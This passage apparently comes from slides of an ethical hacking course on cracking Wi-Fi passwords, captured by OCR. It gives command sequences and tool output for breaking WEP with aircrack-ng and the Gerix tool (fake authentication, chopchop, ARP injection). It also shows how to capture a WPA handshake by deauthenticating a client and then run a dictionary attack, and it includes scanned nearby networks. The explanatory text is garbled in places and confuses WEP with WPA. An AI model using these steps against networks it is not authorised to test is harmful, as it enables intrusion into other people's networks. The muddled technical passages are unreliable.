        0x0020:  2449 d474 6ff2 efc6 4e2b 5f43 efcf 59a9  $I.to...N+_C..Y.
        0x0030:  c042 e374 8a62 3251 e2e3 7a89 23ae 4a29  .B.t.b2Q..z.#.J)
        0x0040:  345b 4c58                                4[LX

Use this packet ?
```

Open new window and write


#aircrack –ng -b (bssid) dd*.cap

Then you can find the wireless password.



```
                         Aircrack-ng 1.2 beta1


                 [00:00:00] Tested 590 keys (got 16447 IVs)

   KB    depth   byte(vote)
    0   12/ 15   E0(19968) 39(19712) 61(19712) 8E(19712) AB(19712)
    1    0/  7   62(23552) 55(22784) 13(22272) BC(22016) CE(21760)
    2    0/  3   63(24576) 75(24064) 33(23552) 55(21504) CF(20992)
    3    0/  2   64(24064) 21(22784) 1E(21248) CB(21248) 5B(20992)
    4    0/  1   65(25600) E7(21504) 77(21248) B3(21248) B7(20992)

                     KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )
         Decrypted correctly: 100%
```

You can crack by Gerix tool.



Eduors Ethical Hacker Course

Crack WEP By Gerix Tool

- Install Gerix Wifi Cracker in Kali Linux

➢ wget https://bitbucket.org/Skin36/gerix-wifi-cracker-pyqt4/downloads/gerix-wifi-cracker-master.rar


➢ unrar x gerix-wifi-cracker-master.rar

➢ cd gerix-wifi-cracker-master


➢ python gerix.py

Download the file using wget command.
Uncompress the file.
Cd gerix-wifi-cracker-master
Write

# python gerix.py



```
➢ wget https://bitbucket.org/Skin36/gerix-wifi-cracker-pyqt4/downloads/gerix-wifi-cracker-master.rar
➢ unrar x gerix-wifi-cracker-master.rar
➢ cd gerix-wifi-cracker-master
➢ python gerix.py
```



Directory for session files (logs, .cap, ...): /root/.gerix-wifi-cracker/

Select the **interface**:

	Interfece	MAC	Chipset	Driver	Mode
1	wlan1	00:26:5a:7...	Ralink RT28...	rt2800usb ...	Managed

Select the **target network**:


Essid	Bssid	Channel	Signal	Enc

Channel: all channels Seconds: 10

```
18:37:54 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]
18:38:00 - Logs cleaned
```


Clean all session files
Enable monitoring mode for the network.
Select mono and select rescan network.
Go to WEP section. Click start sniffing and logging. It will show

the WEP attack control panel, and we must click Start false access point authentication on victim, then Start the chop chop attack. It will create two files, plaintext file and keystream file.


Gerix wifi cracker
Welcome
Configuration
WEP
WPA
Fake AP
Cracking
Database
Credits
Welcome in WEP Attacks Control Panel
General functionalities
WEP Attacks (no-client)
ChopChop attack
Start false access point Authentication on victim
Start the ChopChop attack
Create the ARP packet to be injected on the victim access point
Inject the created packet on victim access point
Fragmentation attack
Associate with AP using fake auth
WEP Attacks (with clients)
WEP Attack (with clients, in Access Point and Ad-Hoc mode)

```
18:38:00 - Logs cleaned
```

Then click create ARP packet to be injected on victim access point.
Then we inject the created packet in the network by clicking "inject the created packet on victim access point"
Then we go to the section web cracking to crack the password.



Welcome in Cracking Control Panel

WEP cracking


Normal cracking

When you have enougth packets (>5000) you can try to decrypt the password.

Aircrack-ng - Decrypt WEP password
WPA bruteforce cracking
WPA rainbow tables cracking

Click aircrack-ng decrypt WEP password. You will get the password.

In the WEP encryption, the pre shared key length is constant. They thought to find a way that has variable key and so they discovered the Temporary key integrity protocol TKIP, where it can change the key every time through four handed check. There is WEP personal where we use the pre-shared key in the authentication, while in the WEP enterprise we use the radius server in the authentication.




Eduors Ethical Hacker Course

Overview of WAP Encryption


WPA employs the Temporal Key Integrity Protocol (TKIP)—which is a safer RC4 implementation— for data encryption and either WPA Personal or WPA Enterprise for authentication.

- WPA Personal uses an ASCII passphrase for authentication while WPA Enterprise uses a RADIUS server to authenticate users. WPA Enterprise is a more secure robust security option but relies on the creation and more complex setup of a RADIUS server. TKIP rotates the data encryption key to prevent the vulnerabilities of WEP and, consequently, cracking attacks.



Eduors Ethical Hacker Course

How WAP Work ?



Four Way Handshake

Client

Access Point

Enterprise Network

PMK

EAP Success

PMK

EAP Success

ANonce

1

PTK

SNonce (MIC)

2

PTK

Ready to use MIC, GTK

3


OK, use

4

www.eduors.com

www.facebook.com/eduors

The key consists of TKIP (Temporary encryption key) and with it TSE and it is (IV and EIV). The two parts called key mixing. Theng they enter the RC4 Cipher. The data consists of two parts, the MSDU MIC key. The two parts go to michael alogrithms and this algorithm will secure the data so nobody can edit the data. The output of the algorithm will be segmented and the output will go to CRC-32 checksum algorithm to make error detection and correction and the output will be ICV attached with the packet. It will make XOR to the data and the key and will be put in the packet as Ciphertext. To change the temporary key encryption, we use four ways handshake. It happens through the EAP success and this the protocol that can change th password through sending the access point sends Anoce. The smart devices that have PTK will understand the Anoce and will send with it Snoce and with it the MIC. The access point will verify the MIC and it will respond if it was ok.



Crack WPA Encryption By Brute force Attack (Dictionary Attack)

```
airmon-ng start wlan0
airodump-ng -c 9 –bssid 00:de:af:da:c7:00 -w www mon0
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 mon0
aircrack-ng -w password.lst -b 00:de:af:da:c7:00 psk*.cap
```


We will listen on the network through the monitoring mode. Any packet we will find will make capture for it on file. We will wait any client that makes hand check with access point and we will separate the client and we will receive the responses to capture them in file. Through the dictionary attack, we will make decrypt

for the file and we will find the password
Activate monitoring mode

#airmon –ng   start wlan1

To see the networks around me


#airodump –ng   mono




```
CH  7 ][ Elapsed: 20 s ][ 2013-08-23 19:17

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1[illegible]:C6:1F:E7:69:98  -48        9        0    0   5  54e  WPA  TKIP   PSK  demo
4C:ED:DE:E0:36:F0  -64        6       35    0   1  54   WPA  TKIP   PSK  ahmed
B0:48:7A:BE:37:84  -70        7        0    0  11  54e  WPA  CCMP   PSK  farou
